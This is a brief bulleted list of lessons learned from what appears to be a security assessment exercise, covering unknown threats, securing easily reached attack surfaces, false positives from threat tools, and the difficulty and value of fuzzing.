- Threats were well defended against the parts we knew, but not other parts we don't know. So, it is necessary to get advice from many experts.
- Since the attack was mainly based on the low-hanging fruit, we felt that the easily accessible attack surface should be thoroughly secured.
- When deriving threats through tools to identify it, there were too many false positive threats.
 And it took a lot of effort to sort them out.
- We understood the Fuzz, and when applied, surprised that vulnerabilities could be found in unexpected places. Plus, applying fuzzing felt more difficult than expected.